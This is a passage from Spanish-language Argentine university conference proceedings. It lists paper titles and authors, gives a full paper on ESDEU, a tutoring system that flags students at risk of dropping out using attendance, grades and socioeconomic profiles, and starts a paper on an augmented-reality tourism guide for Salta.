marielcaro8@gmail.com;litasosa@unse.edu.ar

UNIVERSIDAD

Universidad Nacional de Santiago del Estero

Título del Trabajo

Análisis de métodos de inteligencia artificial para la reducción de incertidumbre

AUTORES:

Pamela Agustina Chirino, Germán Bianchini, Paola Guadalupe Caymes Scutari

MAIL AUTORES:

pamelaachirino@gmail.com;gbianchini@frm.utn.edu.ar;pcaymesscutari@frm.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional-Facultad Regional de Mendoza

Título del Trabajo

Desarrollo de aplicaciones en Serverless AWS, usos y ventajas

AUTORES:

Hernan Francisco Atencio Pedros

MAIL AUTORES:

hernan.atencio.98@gmail.com

UNIVERSIDAD

Universidad Nacional de San Juan- Facultad de Ciencias Exactas, Físicas y Naturales

Título del Trabajo

Generación Z y las Oportunidades en la Enseñanza de Ingeniería en Tiempos de Pandemia

AUTORES:

Juan Pablo Martinez

MAIL AUTORES:

juanmartinez1942s@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional Facultad Regional Córdoba

Título del Trabajo

Capacitación y Analisis de métodos de Data Science

AUTORES:

Priscila Sacchi, Lucia Badano Blanc, Micaela Luzzini

MAIL AUTORES:

sacchipriscila@gmail.com;luciabadanoblanc@gmail.com;micaweilenmann@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional – Facultad Regional Rosario

Título del Trabajo

Aplicando Machine Learning en la construcción de Sistema de Orientación Profesional: un ensayo experimental con .NET

AUTORES:

Leopoldo NAHUEL, Javier Ciceri, Romina Corrillo, Mathias Gomez, Kleisser Bardales Saldaña, Sabbath Rubio

MAIL AUTORES:

Inahuel@frlp.utn.edu.ar;javibishop@gmail.com;romiluna2004@gmail.com;mathiaslihuel@gmail.com;klei.lp@gmail.com;sabbathrubio@gmail.com

UNIVERSIDAD

GIDAS – Universidad Tecnológica Nacional, Facultad Regional La Plata

Título del Trabajo

Herramienta para el diseño de objetos de aprendizajes

AUTORES:

Francisco Giancarelli

MAIL AUTORES:

franciscogiancarelli@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

Sistema ESDEU: una herramienta para la identificación temprana de riesgo de deserción estudiantil y gestión tutorial

AUTORES:

Aldana Rocío Stirz, Erika Yamila Lyde, Romina Mariel Istvan, Valeria Mercedes Lasagna

MAIL AUTORES:

aldanastirz@gmail.com;erika.lyde@gmail.com;romina.istvan@gmail.com;valeria.lasagna@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional La Plata

Herramienta para la identificación temprana de riesgo de deserción estudiantil y gestión tutorial

Aldana Rocío Stirz, Erika Yamila Lyde, Romina Mariel Istvan, Valeria Mercedes Lasagna

Universidad Tecnológica Nacional, Facultad Regional La Plata
aldanastirz@gmail.com; erika.lyde@gmail.com; romina.istvan@gmail.com;
valeria.lasagna@gmail.com

Abstract

El sistema educativo superior enfrenta diversas dificultades a lo largo del trayecto de formación académico que se manifiesta en los altos valores de deserción y repercute directamente en el número de graduados. A nivel nacional este fenómeno ha llevado a proponer un gran número de estudios y programas tendientes a minimizar su impacto; sin embargo, en este contexto no se encontraron herramientas que haciendo uso de las TIC integren en un sistema informático de gestión tutorial indicadores tempranos de riesgo de deserción estudiantil universitaria.

Por este motivo y para responder a las demandas propias de la institución, se plantea el diseño y desarrollo de un sistema informático para la detección y caracterización temprana de posibles desertores. El sistema es realizado dentro del marco de un Proyecto de Investigación y Desarrollo (PID). El proyecto en su etapa de análisis profundiza en las características y funcionalidades de herramientas existentes en Latinoamérica. De esta manera, obtiene puntos de referencia sobre el potencial del nuevo software, enmarcándolo en sistemas de tutorías con impacto en la deserción estudiantil.

El sistema propuesto incorpora un Modelo de Indicadores de Riesgo de Deserción, el cual se encuentra fundamentado en distintos enfoques que conforman el marco teórico y el análisis particular del perfil de los estudiantes de la institución.

La primera versión del sistema se implementa en una prueba piloto para Ingresantes 2020 de la institución.

Palabras Clave

Sistemas de Gestión Tutorial, Deserción Estudiantil, Deserción Universitaria, Tutorías, Indicadores de Deserción

Introducción

El sistema universitario argentino presenta una alta tasa de matriculación, semejante a la que se observa en varios países europeos. Según estadísticas del Ministerio de Educación en el año 2015 la Tasa Bruta de Escolarización Superior (TBES) fue del 82,9% en la Argentina [1]. Esta tasa es similar a la de Dinamarca y Holanda y superior a la de Austria, Bélgica, Portugal, Reino Unido y Suecia, según estadísticas

publicadas por la UNESCO en el año 2015. Sin embargo, la alta tasa de escolarización universitaria tiene su contracara con una alta tasa de deserción.

Según estudios realizados por el Centro de Estudios de Educación Argentina de la Universidad de Belgrano (CEA), Argentina se caracteriza por ser uno de los países con menor graduación en proporción al total de estudiantes universitarios tanto en Latinoamérica como a nivel mundial. En el total de las universidades argentinas, de cada 100 ingresantes en 2010 se graduaron 30 en 2016. En Brasil esta proporción llegó a 50, en Chile a 60 y en México a 61 graduados. En muchos países industrializados, esta proporción superó el 70%. Los registros más altos, según la UNESCO, corresponden a Japón con 91 y a Dinamarca con 81 [2].

Esto resalta que si bien los jóvenes tienen un alto nivel de acceso a la educación superior argentina, la proporción de graduados es una de las menores a nivel global [3].

A nivel nacional existen diferentes estudios realizados en los cuales se analizan las principales causas de deserción. En ellos es factible observar que existe una diversidad de estudios, programas y proyectos sobre esta temática; sin embargo, en este contexto no se encontraron herramientas que haciendo uso de las TIC, integren en un sistema informático de gestión tutorial indicadores tempranos de riesgo de deserción [4].

El presente trabajo está organizado de la siguiente forma. Esta primera sección presenta el contexto y motivación que da origen al proyecto. La segunda sección especifica las líneas de investigación y desarrollo sobre las cuales se realiza el presente trabajo. La tercera sección expone sistemas previos desarrollados en

Latinoamérica, los cuales son analizados como antecedentes para el desarrollo del sistema producto final de la investigación. La cuarta sección expone el marco teórico en el que se describen cinco enfoques básicos de análisis sobre el fenómeno de deserción estudiantil. La quinta sección describe el Modelo de Indicadores de Riesgo de Deserción generado y detalla los tres pilares básicos para determinar la Estimación de Riesgo de Deserción de cada estudiante. Las secciones siguientes presentan los módulos principales del sistema y los resultados obtenidos de su aplicación en una prueba piloto realizada en el año 2020. Finalmente la sección 8 expone las conclusiones y trabajo futuro.

Líneas de Investigación y Desarrollo

Con el fin de dar soporte y seguimiento a la problemática de deserción estudiantil y además posibilitar un tratamiento más próximo a este fenómeno, la institución trabaja en la línea de investigación Tecnología Informática Aplicada a la Educación a través de Proyectos de Investigación y Desarrollo (PIDs).

En esta línea surge la necesidad de diseñar y desarrollar un sistema cuya función principal se basa en calcular automáticamente los factores de riesgo de deserción, presentar alertas tempranas y gestionar de manera eficiente el seguimiento de los estudiantes, facilitando el conjunto de tareas de gestión tutorial.

Para realizar el cálculo del riesgo de deserción utiliza una fórmula matemática fundamentada en los principales enfoques que conforman el marco teórico y el análisis particular del perfil de los estudiantes desertores de la institución.

La primera versión del sistema se implementa en una prueba piloto para Ingresantes 2020.

Trabajos Relacionados

Con el objetivo de realizar el desarrollo del proyecto se profundiza, primeramente, en las características y funcionalidades de herramientas existentes en Latinoamérica.

Colombia y México se encuentran entre los países que mayor desarrollo tecnológico presentan en relación a esta temática.

El *Sistema de Alerta Temprana SAT* [5] determina los factores de riesgo que pueden incidir en el estudiante y en su permanencia en la educación superior. El sistema dispone de un modelo de predicción de riesgos, un informe de alertas y un informe de seguimiento.

El modelo de predicción de riesgos realiza las caracterizaciones y clasificaciones de los estudiantes en base a encuestas y entrevistas. Las encuestas se centran en cuatro componentes y elementos de análisis (económico, familiar, personal y para la vida universitaria). Estas encuestas se complementan con la calificación general otorgada para toda la entrevista.

El informe de alertas permite identificar el grado de riesgo de cada estudiante, identificar las alertas por materia, generar listas de estudiantes según los riesgos e identificar los alumnos que necesiten atención prioritaria.

El informe de seguimiento permite registrar el seguimiento realizado a cada estudiante y asignarles estados; también deja registro de los eventos, charlas y talleres a los que asiste cada estudiante.

El *Sistema Integral de Tutorías (SIT)* es la plataforma de la Universidad de Guernadalajara, México desarrollada en el año 2012 [6]. La misma pite garantizar la sistematización y seguimiento del trabajo tutorial, facilitando la comunicación e interacción entre los diferentes actores.

Tiene como propósitos: (i) Establecer un canal de comunicación entre el tutor y el tutorado, (ii) Contribuir al diagnóstico de estudiantes que presentan problemas que inciden en su desempeño, (iii) Fomentar la interacción entre tutores, tutorados y otros actores del proceso tutorial y (iv) Permitir el seguimiento continuo de la trayectoria escolar de los estudiantes. Este sistema lleva el control y sistematización de las sesiones presenciales (individuales o

grupales) que se efectúan entre el tutor y sus tutorados.

El *Sistema para la Prevención de la Deserción de la Educación Superior SPADIES* [7] establece los factores que determinan la deserción y estima, en base a ellos, el riesgo que posee cada estudiante para desertar. Asimismo, permite identificar las condiciones para la permanencia escolar, las cuales son representadas de manera numérica y gráfica.

Considera el entorno familiar y los nexos con el ámbito educativo como puntos de análisis fundamentales, permitiendo obtener indicadores de los contextos socio-regionales de cada familia.

Esta información es utilizada para la toma de decisiones que promueven la permanencia y graduación de los alumnos.

El *Sistema de Información para el Monitoreo, Prevención y Análisis de la Deserción Escolar SIMPADE* [8] es un aplicativo informático implementado desde el año 2012 en Colombia destinado a prevenir la deserción en los establecimientos primarios y generar alertas a las autoridades.

Permite caracterizar al estudiante en temas relacionados con la permanencia escolar, identificando el Índice de Riesgo de Deserción para cada uno de ellos de manera numérica y gráfica.

La herramienta cuenta con información del estudiante, de su núcleo familiar y del contexto institucional y municipal, lo que permite obtener indicadores como el contexto socio-regional, condiciones de las instituciones educativas, condiciones familiares y condiciones individuales, con el fin de ser analizadas.

La función principal de *PASPE* [9] se basa en calcular automáticamente los factores de deserción por estudiante, presentar alertas tempranas de deserción y gestionar de manera eficiente el seguimiento de los estudiantes. El sistema posibilita definir los

factores y las variables de deserción a las cuales se les desea realizar un seguimiento. Cuenta con seis módulos: 1) Seguimiento de Estudiantes: permite visualizar y registrar toda la gestión que se realice sobre un alumno; 2) Estudiantes: posibilita la gestión de becas, descuentos y créditos; 3) Ingresantes: permite realizar una prueba de conocimiento a los alumnos para identificar las debilidades académicas en el momento de ingresar a sus estudios de educación superior, para de esta forma realizar un seguimiento a estas debilidades detectadas; 4) Configuración de Alertas Tempranas: define las escalas de valores para los indicadores; 5) Gestión de Servicios para la Permanencia: permite la gestión eficiente de los servicios que contempla el programa; y 6) Reportes: busca fortalecer los procesos de permanencia académica proporcionando información en tiempo real.

El *Sistema de Información para Tutoría: ACERKTE* del Instituto Tecnológico Superior de Comalcalco, México [10] es puesto en práctica para permitir a los docentes llevar un control y un seguimiento del alumno en el trabajo de Tutoría. Considera que la comunicación en tiempo real es fundamental y de vital importancia. Implementa salas de Mensajería Instantánea (Chat) esperando que la comunidad estudiantil pueda utilizar esta herramienta facilitando el acceso a los servicios que proporciona el tutor o al servicio de psicología que la institución pone a disposición.

El uso de esta herramienta promueve que el tutor tenga una comunicación más cercana con sus tutorados, para detectar a tiempo problemas de deserción escolar, de personalidad, familiares y sociales, logrando que esto se vea reflejado en la disminución de índices de reprobación y deserción.

El *Sistema de Apoyo a la Actividad Tutorial* de la Universidad Tecnológica de Tecámac (México) fue desarrollado en 2011 [11]. Permite que el tutor pueda recibir

información de manera ágil, precisa, oportuna y eficiente para detectar a los alumnos que se encuentran en riesgo de deserción.

Está constituido por dos módulos. El primero, denominado “Módulo para proporcionar apoyo al tutorado”, posibilita que el tutor pueda acceder a la información general del alumno. El sistema, en base a estos datos, analiza y hace una predicción emitiendo una señal de prevención en caso de una posible deserción. El segundo, “Módulo de apoyo al tutor”, permite que el tutor registre información del seguimiento tutorial y realice consultas sobre el historial del alumno para generar reportes de la actividad tutorial.

Luego del análisis de los sistemas precedentes, se obtienen puntos de referencia sobre el potencial del nuevo software, enmarcándolo en sistemas de tutorías con impacto en la deserción estudiantil.

Marco teórico

Tinto (1982) define la deserción como la situación a la que se enfrentan los estudiantes cuando aspiran y no logran concluir su proyecto educativo [12].

Según Braxton, Sullivan y Johnson (1997) [13] se puede analizar este fenómeno mediante cinco enfoques distintos, los cuales destacan las distintas variables que inciden en la decisión de abandono por parte del estudiante.

El primer enfoque surge en la década de 1970 y es el *Enfoque Psicológico*. En esta perspectiva se enfatizan los rasgos de la personalidad que diferencian a los estudiantes que terminan sus estudios de aquellos que no lo logran. En 1975 Fishbein y Ajzen exponen el primer modelo, donde resaltan cómo las intenciones de una persona son el resultado de sus creencias, de forma que las mismas influyen sobre sus actitudes y comportamiento [14].

El siguiente modelo toma como base la mirada psicológica y suma y enfatiza la influencia de factores externos al individuo

en el estudio de la deserción, dando como resultado el *Enfoque Sociológico* [15].

El tercer *Enfoque* es el *Económico*, el cual afirma que los estudiantes permanecen en la universidad cuando perciben que los beneficios económicos y sociales son mayores a los que pueden obtener al realizar otras actividades como un empleo [16].

El *Enfoque Organizacional* surge a partir del año 2000 y considera las experiencias y servicios que ofrece la institución, como la calidad de los docentes y los métodos de aprendizaje desarrollados en el aula y cómo estos afectan en los índices de deserción.

Por último se expone el *Enfoque de Interacción* desarrollado por Tinto en 1975, el cual focaliza la relevancia del contexto social e institucional y contempla a la deserción como el resultado de la interacción entre el estudiante y el entorno donde se desenvuelve [17].

En resumen, la tabla 1 visualiza las variables más destacadas y su interrelación con los modelos citados, las cuales se utilizan luego para el Modelo de Indicadores de Riesgo de Deserción:

Tabla 1: Interrelación de variables entre enfoques del marco teórico

	Sociológico	Organizacional	Económico
P s i c o l ó g i c o	Entorno familiar - Rendimiento académico - Relación Social - Satisfacción de Necesidades Sociales - Compromiso Institucional	Orientación vocacional - Insatisfacción de expectativas - Esfuerzo-Beneficio - Participación desde la organización: clases de apoyo, eventos, deportes	Análisis costo-beneficio - Financiamiento - Compromiso de permanencia
I n t e r a c i ó n	Oportunidad de interactuar - Actividades extracurriculares - Integración social	Proceso de enseñanza - Calidad de la docencia - Calidad de los cursos - Beneficios de salud - Deportes - Actividades culturales - Integración académica	

E c o n ó m i c o	Inserción temprana al mercado laboral - Sueldos bajos - Reproducción del ciclo de pobreza - Segregación social	Becas - Créditos - Rebaja de matrícula - Subsidios	
O r g a n i z a c i o n a l	Reconocimiento con pares - Reconocimiento dentro del ámbito académico - Aspiraciones proyectadas - Patrones intergeneracionales del nivel de estudio y su relación con la permanencia - Charlas, exposiciones y difusión		

Modelo de Indicadores de Riesgo de Deserción

Para determinar la Estimación de Riesgo de Deserción se utilizan tres pilares básicos para su cálculo, que constituyen tres ejes de análisis:

- (I) Inasistencias (Cursadas Libres y Faltas para el ciclo lectivo en curso).
- (II) Rendimiento Académico (Promedio, Finales y Parciales).
- (III) Perfil de Riesgo de Estudiantes Desertores a la Institución.

Con el objetivo de poder definir el Perfil de Riesgo de los Estudiantes Desertores de la institución la investigación centra su estudio en factores socio-económicos que se obtienen a través de encuestas realizadas a los estudiantes. Mediante las mismas se recogen los siguientes datos para el grupo de aspirantes e ingresantes en el período 2013/2017: edad, estado civil, si cursó bachillerato técnico, horas de trabajo, relación del trabajo con la carrera, beca, cantidad de familiares a cargo, nivel de instrucción de la madre y del padre, ocupación de la madre, del padre y familiar y distancia a la institución.

Seguidamente se aplica la técnica de Explotación de Datos (Minería de Datos o Data Mining) con el fin de detectar patrones y relaciones entre variables de manera automática. Esta técnica reúne un conjunto de técnicas y herramientas de diversas ciencias, especialmente estadística e informática, para extraer conocimiento oculto y patrones no observables en grandes volúmenes de datos [18].

A través de su aplicación se obtiene como resultado un modelo en el cual se exponen los siguientes factores y su incidencia:

Factores de incidencia ALTA: Instrucción de la Madre, Horas de Trabajo, Relación del Trabajo con la Carrera, Distancia a la Institución y Ocupación Familiar.

Factores de incidencia MEDIA: Instrucción del Padre y Ocupación de la Madre.

Factores de incidencia BAJA: Técnico (Tipo de Bachillerato), Ocupación del Padre y Cantidad de Familiares a Cargo.

Una vez obtenido el Perfil de Riesgo, se toman los tres ejes de análisis del *Modelo de Indicadores de Riesgo de Deserción*: Inasistencias, Rendimiento Académico y Perfil de Riesgo y se asocian con una medida de importancia relativa o peso que representa la incidencia sobre la estimación. A mayor peso, mayor incidencia.

La Estimación de Riesgo de Deserción obtenida para cada alumno en particular se visualiza en el sistema de gestión tutorial mediante un semáforo de colores: verde (sin riesgo), amarillo (riesgo leve), naranja (riesgo moderado) y rojo (crítico), junto a su valor numérico representativo.

Sistema de Gestión Tutorial

El sistema desarrollado presenta los siguientes objetivos:

- 1- Consolidar un registro unificado para el estudio sistemático de la deserción, el cual recopile información de diversos medios: base de datos académicas, encuestas, asistencias y actividades de tutores.

- 2- Identificar tempranamente a posibles desertores mediante la visualización de alertas tempranas.
- 3- Registrar el avance de estado y seguimiento de los alumnos potenciales desertores y desertores.
- 4- Brindar un modelo explicativo de los principales factores causales de la deserción y su impacto en cada comisión, materia, carrera e institución en general.

El sistema en su primer versión cuenta con los siguientes módulos:

Módulo Alertas: este módulo permite identificar el grado de riesgo de cada estudiante, generar listas de alumnos según los riesgos e identificar los alumnos que necesitan atención prioritaria. El sistema muestra a través de distintos colores alertas visuales con el nivel de prioridad asignada a cada alumno mediante un semáforo de cuatro colores

Módulo Tutorandos / Tutor: este módulo presenta el listado de estudiantes asignados a un tutor con la posibilidad de filtro, resalta las alertas de estudiantes posibles desertores identificando con distintos colores cuáles de sus tutorandos se encuentran en una situación de deserción crítica, permite el acceso al perfil del estudiante: datos básicos de contacto y perfil académico, junto a su seguimiento.

Permite que el tutor visualice el indicador y los factores de deserción con la posibilidad de ordenar descendientemente según el riesgo para priorizar la atención en los alumnos más críticos. Asimismo, el tutor puede generar cada vez que lo requiera reportes de la situación del alumno y de la actividad tutorial realizada.

Carrera / Materia / Comisión: visualiza el listado de alumnos por materia/comisión, a fin de poder evaluar la cantidad de desertores y posibles desertores para un curso.

Seguimiento de Alumnos: en este módulo el tutor registra la información de seguimiento del alumno y las acciones planificadas para mejorar la situación del estudiante.

El tutor durante su gestión puede dejar registro de los contactos: fecha y hora de inicio y fin del contacto establecido con el alumno, sus resultados, observaciones y conclusiones.

Módulo de Alumno: permite al Coordinador de Tutores, Profesores, Jefes de Cátedra, Jefes de Departamento y Equipo Interdisciplinario visualizar los datos personales, de contacto y perfil académico del alumno, junto con su perfil de riesgo y el acceso al historial de seguimientos o entrevistas realizadas.

Módulo de Reportes y Estadísticas: busca fortalecer los procesos de permanencia académica proporcionando información en tiempo real. Los reportes son generados en archivos Excel, con filtros avanzados para los usuarios.

Módulo Configuración / Administrador: gestiona los accesos y permisos por rol a cada módulo del sistema.

Resultados Obtenidos


La primera versión del sistema se implementa en una prueba piloto para Ingresantes 2020 de la institución, donde fueron elegidas dos comisiones, una del turno mañana y una del turno noche.

Forman parte del equipo de trabajo dos alumnos tutores encargados de consultar las alertas del sistema y comunicarse con los estudiantes de manera presencial, telefónica y vía redes sociales. Dentro de sus funciones se encuentra también la puesta a punto del sistema y la mejora y sugerencia de nuevas funcionalidades.

Respecto a la deserción la prueba posibilitó la identificación temprana de alumnos con reiteradas inasistencias, alumnos ausentes en las fechas de parciales y alumnos que no aprobaron exámenes.

La figura 1 visualiza las inasistencias y causas manifestadas por los estudiantes de las comisiones tutoradas. En ella se pone de relieve por sobre el resto, los temas laborales como causal sobresaliente.

Figura 1. Causas de inasistencias



Para estos estudiantes, que manifestaron su imposibilidad de concurrir a clases, se brinda la opción de continuar las cursadas a través de las aulas virtuales; mostrándose el 83% de los alumnos interesados en esta modalidad.

Además de los contactos anteriores el sistema alertó sobre perfiles de riesgo de deserción; esto permitió brindar apoyo y seguimiento presencial a alumnos que concurren a clases y rindieron oportunamente los exámenes pero presentaron un perfil socioeconómico de riesgo.

Finalmente, la prueba posibilitó caracterizar a las poblaciones de estudiantes según el turno al que concurren, donde se concluyó que: (i) Los alumnos del turno mañana presentan una edad promedio de 20 años frente a los 28 de la comisión vespertina, (ii) Los estudiantes de la mañana en general no trabajan durante el tiempo de cursada del Ingreso, (iii) Los alumnos del turno noche si lo hacen, con una carga horaria laboral igual o mayor a 20 horas semanales y (iv) Los estudiantes de la noche a diferencia de los de la mañana, poseen hijos o familiares a cargo.

Conclusión y Trabajos Futuros

La deserción universitaria es una problemática global que tiene lugar y afecta a todas las instituciones de educación superior.

Con el fin de dar soporte y seguimiento a este fenómeno, se desarrolla el Sistema de Gestión Tutorial presentado. El mismo integra información de Inasistencias (Cursadas Libres y Faltas para el ciclo lectivo en curso), Rendimiento Académico (Promedio, Finales y Parciales) y Perfil de

Riesgo para identificar el riesgo de deserción asociado a cada alumno y así posibilitar la identificación temprana de posibles desertores.

La primera versión del sistema se implementó en una prueba piloto para Ingresantes 2020. La prueba posibilitó la identificación temprana de alumnos con reiteradas inasistencias, alumnos ausentes en las fechas de parciales y alumnos que no aprobaron parciales. Esto permitió el contacto con los estudiantes antes de que pierdan contacto con la institución, posibilitando conocer las causas y situación particular de cada alumno, ofreciendo a su vez acompañamiento y apoyo académico.

El sistema asimismo alertó sobre perfiles de riesgo de deserción; es decir alumnos que no presentaban inasistencias ni bajo rendimiento académico pero que tenían un perfil socioeconómico de riesgo.

Cabe destacar además, que la prueba posibilitó caracterizar a las poblaciones de estudiantes según el turno al que concurren, las variables diferenciadoras de los grupos son: edad, trabajo / horas de trabajo y cantidad de hijos y familiares a cargo.

En resumen, es posible observar que el nuevo software se ajusta a la problemática general de la deserción, pero el desarrollo a medida y el modelo de riesgo de deserción generado en base a los perfiles de los estudiantes desertores de la institución permitieron particularizar el sistema a las necesidades propias de la institución.

Se plantea como trabajo futuro la incorporación de nueva funcionalidad y el ajuste de las ponderaciones del modelo de riesgo de deserción en base a la retroalimentación brindada por el sistema.

Referencias

[1] Anuario de Estadísticas Universitarias Argentinas (2015); Departamento de Información Universitaria (DIU). Secretaría de Políticas Universitarias (SPU). Ministerio de Educación. Presidencia de la Nación Argentina. Consultado en agosto de 2019.

[2] CEA Centro de Estudios de la Educación Argentina. (2018). Universidad de Belgrano. Recuperado en junio de 2019 de

http://boletin.ub.edu.ar/comunicaciones/flyers/cea_unio_2018.pdf

[3] García de Fanelli, Ana (2015); “La cuestión de la graduación en las universidades nacionales de la Argentina: Indicadores y políticas públicas a comienzos del siglo XXI”, Propuesta Educativa Número 43 – Año 24 – Vol 1 – Págs. 17 a 31

[4] Istvan, Romina I; Lasagna, Valeria; “Sistema Informático para la Detección Temprana de Deserción Estudiantil Universitaria” Revista IDTS UNLP, diciembre 2020

[5] Carvajal Olaya, P., Montes García, H., Trejos Carpintero, Álvaro, & Cárdenas, J. (2016). Sistema de Alertas Tempranas: una herramienta para la identificación de riesgo de deserción estudiantil, seguimiento académico y monitoreo a estrategias. Congresos CLABES. Recuperado a partir de <https://revistas.utp.ac.pa/index.php/clabes/article/view/914>

[6] Guía de información general del Sistema Integral de Tutoría de la Universidad de Guadalajara. Propuesta elaborada por miembros del Comité Técnico de Tutorías del Centro Universitario de Ciencias de la Salud. Universidad de Guadalajara, México. 2012.

[7] Ministerio de Educación Nacional de la República de Colombia - a. Recuperado en junio de 2019 de <http://www.mineduccion.gov.co/sistemasdeinformacion/1735/w3-article-254648.html>

[8] Ministerio de Educación Nacional de la República de Colombia - b. Recuperado en junio de 2019 de <http://www.mineduccion.gov.co/sistemasdeinformacion/1735/w3-propertyvalue-48107.htm>

[9] Combita, Harold. (2014), Plataforma Tecnológica para Disminuir la Deserción Estudiantil en la Universidad de la Costa. Conferencia TICAL 2014, Colombia.

[10] Santana Domínguez, Pedro Enrique; Rodríguez Alejandro, Elda Luz (2016); Tecnologías de Comunicación Síncrona aplicadas al Sistema de Información para Tutoría: Acerkte; RECI Revista Iberoamericana de las Ciencias Computacionales e Informáticas; Vol 5 Num. 10

[11] Comité Técnico de Tutorías del Centro Universitario de Ciencias de la Salud, Guía de información general del Sistema Integral de Tutoría de la Universidad de Guadalajara. Universidad de Guadalajara, México (2012)

[12] Tinto, V. (1982). Limits of theory and practice in student attrition. *Journal of Higher Education*, 53 (6), 687-700.

[13] Braxton, J.M.; Sullivan, A.S.; Johnson, R.M. (1997); “Appraising Tinto’s theory of college student departure”; *Journal Higher Education*, Volumen 12, pgs 107-164. New York, Ed: Agathon Press.

[14] Fishbein, M., I. Ajzen (1975). Belief, attitude, intention and behavior: An Introduction to theory

and Research. MA, EE.UU.: Addison-Wesley, Reading.

[15] Donoso, S.; Schiefelbein, E. (2007). Análisis de los modelos explicativos de retención de estudiantes en la universidad: una visión desde la desigualdad social. *Estudios Pedagógicos*, 33 (1), 7-27.

[16] Cabrera, A.; Castañeda, M.; Nora, A.; Hengstler, D. (1992). The converge between two theories of college persistence. *Journal of Higher Education*, 63, pg. 143-164.

[17] Tinto, V. (1975). Drop out from Higher Education: A Theoretical Synthesis of Recent Research. *Review of Educational Research*, 45(1), 89-195.

[18] (Han et al., 2011). Han, J. Kamber, M. y Pei, J. (2011). Data mining concepts and techniques [Conceptos y técnicas de minería de datos]. EE.UU.: Morgan Kaufmann.

Realidad Aumentada aplicada al área de Turismo en Salta

Daruich, Micaela Isabel; Vera, Adrián Santiago Agustín
Universidad Católica de Salta, Facultad de Ingeniería

Abstract

El turismo es una actividad muy importante a nivel mundial, que representa una fuente de trabajo e ingresos para muchas personas y un pasatiempo o actividad de descanso para otras.

En los últimos años, la tecnología ha tomado un papel muy importante en la vida de las personas y esto ha influenciado en el turismo; no solo en las actividades relacionadas a él sino también en la forma en que las personas hacen turismo, surgiendo así los destinos inteligentes.

Es por ello que, atento a estas nuevas necesidades de muchos turistas y con la finalidad de aprovechar el uso de estas nuevas tecnologías, se propone la implementación de la realidad aumentada al área de turismo. La misma consiste en el desarrollo de una guía digital para la Ciudad de Salta, que no solo brindará información a los turistas acerca de locales comerciales en la ciudad, sino que también permitirá recorrer los principales puntos turísticos e interactuar con ellos a través de información, animaciones y contenido multimedia. Lo que permitirá generar ventaja competitiva que resulte novedosa para viajeros y salteños.

Finalmente, considerando la situación sanitaria actual, el trabajo expuesto en este artículo se plantea como una utilidad a futuro; que forme parte de una estrategia para reposicionar los atractivos turísticos de la ciudad y sea capaz de integrarse a un plan de reactivación del turismo.

Palabras Clave

Aplicación Móvil; Android; Realidad Aumentada; Turismo; Salta.

1. Introducción

El turismo es una actividad de gran relevancia para el desarrollo económico del norte argentino, siendo no solo generadora de ingresos sino también una importante fuente de empleo. Entre estas provincias, gracias a su naturaleza, gastronomía y tradición, Salta se posicionó como un destino original y seductor en la oferta nacional e internacional. [1].

Sin embargo, el turismo ha estado en constante evolución desde su surgimiento, y

junto a él las motivaciones y las necesidades de los turistas, que demandan productos y servicios acordes a ellas [2].

En el caso de Salta, un 47% del total de los turistas tienen entre 14 y 44 años [3]. Es decir, un importante número de las personas que visitan la provincia han pasado gran parte de su vida en la era digital, y en ese sentido requieren servicios y experiencias adecuados a su nivel tecnológico.

En este marco, con la finalidad de poder obtener mayores beneficios y generar una ventaja competitiva, es importante que tanto los destinos turísticos como las empresas logren adaptarse y emplear estas nuevas tecnologías a su favor [4], más aun considerando que Salta posee múltiples oportunidades de aplicación digital en el mercado turístico que no se pueden dejar de aprovechar.

Es así como ponemos en la mira a las guías o manuales de viaje, una de las herramientas esenciales para los turistas, que les facilitan el recorrido a través de la ciudad, les indica cómo llegar a su destino y también les brinda información acerca de la cultura, historia y tradición misma. Pero éstas también presentan algunas desventajas como su costo, poca practicidad y, en muchos casos, información limitada u obsoleta.

En contraste, en los últimos años los dispositivos móviles y tablets han obtenido una creciente popularidad, evolucionando a pasos agigantados. Agregando a su larga lista de funcionalidades, la aplicación de tecnologías como la geolocalización y la realidad aumentada; mismas en las cuales se ha visto el potencial para desarrollar un servicio de turismo innovador que enriquezca el entorno del usuario.

Considerando lo antes mencionado, en este proyecto se plantea el desarrollo de un aplicativo móvil que emplee la realidad aumentada en el área de Turismo de Salta. Brindando una herramienta que guíe a los turistas en la ciudad (indicando comercios e información referente a ellos) y, a su vez, les permita interactuar con los principales puntos turísticos, a través de información, animaciones y multimedia disponible. Para que así capaces de aprender acerca de Salta y recorrerla de una manera única.

Finalmente, considerando la situación de pandemia a la cual el mundo se enfrenta actualmente, es que se plantea esta propuesta como una utilidad a futuro, que forme parte de una estrategia para reposicionar los atractivos turísticos de la ciudad y sea capaz de integrarse a un plan de reactivación del turismo.

2. Contexto

Durante la **temporada de verano 2019**, Salta registró mayores niveles de arribos turísticos respecto al mismo período en el año 2018. La Subsecretaría de Desarrollo y Competitividad Turística detalló que la provincia registró 360.000 arribos, que equivale a un crecimiento de un 6% y un impacto económico proyectado en 1.200 millones de pesos.

No obstante, debido a la situación sanitaria, **en la primera mitad de 2020**, la Organización Mundial de Turismo (OMT) calcula una caída del 22% en las llegadas de turistas internacionales a nivel mundial (ver Figura 1), misma que podría descender entre un 60% y el 80% si continúa la segunda mitad del mismo [5].

De la misma forma, en Argentina, las actividades turísticas y de hotelería fueron cerradas desde el 20 de Marzo del 2020, siendo luego gestionadas a nivel provincial [6]; donde el 11 de Mayo, el Ministerio de Turismo y Deportes la Resolución 195 que contempla aquellas agencias de viajes que no pueden cumplir con los requisitos para su

